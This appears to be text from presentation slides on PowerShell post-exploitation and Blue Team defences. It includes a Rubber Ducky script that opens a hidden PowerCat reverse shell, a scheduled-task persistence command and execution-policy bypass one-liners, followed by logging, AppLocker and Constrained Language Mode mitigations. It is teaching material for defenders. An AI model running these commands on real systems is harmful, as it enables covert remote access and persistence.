
Post Exploitation Attack Style
… Or better use PowerCat instead - this a PowerShell version of net cat 

DELAY 500
CAPSLOCK
GUI R
DELAY 500
STRING POWERSHELL.EXE -EX UNRESTRICTED -C "IMPORT-MODULE
('{0}:POWERCAT.PS1' -F (GET-VOLUME -FILESYSTEMLABEL
DUCKY).DRIVELETTER); POWERCAT -C 192.168.56.101 -P
443 -EP" -WINDOWSTYLE HIDDEN
ENTER
Example: RubberDucky & Powercat Reverse Shell

 Basic methods (easy to implement, also to detect and remove)
 Registry Settings
 Scheduled tasks
 Advanced Persistent Mechanism:
 Permanent WMI
What if I want to persist my payloads
PS> schtasks /Create /SC ONIDLE /I 1 `
/TN Updater /TR “powershell.exe `
-Command Write-Host ‘Doing evil stuff…’“

Windows PowerShell Remoting and WinRM
 PowerShell Remoting is based upon WinRM, Microsoft’s WS-
Management implementation
 Supports execution in 3 ways:
 Remote enabled commands
 Remotely executed script blocks
 Remote sessions
 Security Model = Trusted Devices + User Credentials
 WinRM is required for the Windows Server Manager
 WinRM is enabled by DEFAULT on Windows 2012(R2) Server
 WinRM is allowed through Windows Firewall on all network profiles!
 PowerShell/Win32-OpenSSH - work in progress !

PowerShell Remoting Kerberos Double Hop
Solved Securely
$ServerB = Get-ADComputer -Identity ServerB
$ServerC = Get-ADComputer -Identity ServerC
Set-ADComputer -Identity $ServerC -PrincipalsAllowedToDelegateToAccount $ServerB
 No PowerShell code modification.
 No more SPNs for constrained delegation!
 Credentials are not stored on ServerB.
 Multiple domains and forests supported across trusts.
https://blogs.technet.microsoft.com/ashleymcglone/2016/08/30/powershell-remoting-kerberos-double-hop-solved-securely/
Resource-Based Kerberos Constrained Delegation is the solution !
PowerShell ‘Legacy’ Security Features
 Administrative rights
 UAC
 Code Signing
 Local or Remote source using zone.identifier alternate data
stream
 PowerShell Execution Policy

Bypassing Execution Policy ( Easy !!!)
The PowerShell Execution Policy is not a security boundary
 Simply ask PowerShell: powershell.exe –executionpolicy unrestricted
 Switch the files zone.idenfier back to local: unblock-file yourscript.ps1
 Read the script in and then execute it (may fail depending on script)
 Encode the script and use –encodedcommand – always works!!
 Get/Steal a certificate, sign script, run script
C:> powershell.exe –executionpolicy bypass –windowstyle hidden
–noninteractive –nologo –file “c:exploit.ps1”
Operational Security / Dealing with Forensics
 Change WinRM settings / Block WinRM ?
 Application whitelisting - AppLocker Policies
 Enabling Constrained Language Mode
 Log PowerShell Activity
 Detecting attacks on mitigations (audit any changes to profile.ps1 or
the registry keys that control module logging)

PowerShell is not powershell.exe
 powershell.exe is just a host
application
 it hosts the assembly that contains
PowerShell and handles I/O
System.Management.Automation.dll
 Blocking PowerShell.exe does not
stop PowerShell attacks!
PowerShell v5 ♥ the Blue Team !
 Over-the-shoulder transcription
 Deep script block logging
 Antimalware Scan Interface Integration
 Cryptographic Message Syntax (CMS) encryption and decryption
cmdlets
 Secure code generation APIs
 Applocker + Constrained Language Mode
 Protected Event Logging
 Preventing unrestricted admin access (JEA)

PowerShell Logging
PS > Get-EventLog – LogName “Windows PowerShell” - InstanceId 800 |`
Where Message –match Add-Type | Select –First 10 | Format-List
 Module Logging
 Script Block Logging *
 System-wide transcripts *
*Enabled by KB3000850 on Windows Server
2012 R2/ Windows 8.1 or WMF 5.0
 Microsoft-Windows-PowerShell/Operational events:
 4103 –Module logging
 4104/4105/4106 –Script block logging
Limiting PowerShell Attack Capability with
Constrained Language Mode
 removing advanced feature support such as .Net & Windows API
calls and COM access
 The lack of this advanced functionality stops most PowerShell
attack tools
 Drawback: an environment variable must be set, either by running
a command in PowerShell or via Group Policy
 Pairing PowerShell v5 with AppLocker :
 PowerShell v5 detects when Applocker Allow mode is in effect and sets the
PowerShell language to Constrained Mode for interactive input and user-
authored scripts, severely limiting the attack surface on the system
[Environment]::SetEnvironmentVariable(‘__PSLockdownPolicy‘, ‘4’, ‘Machine‘)
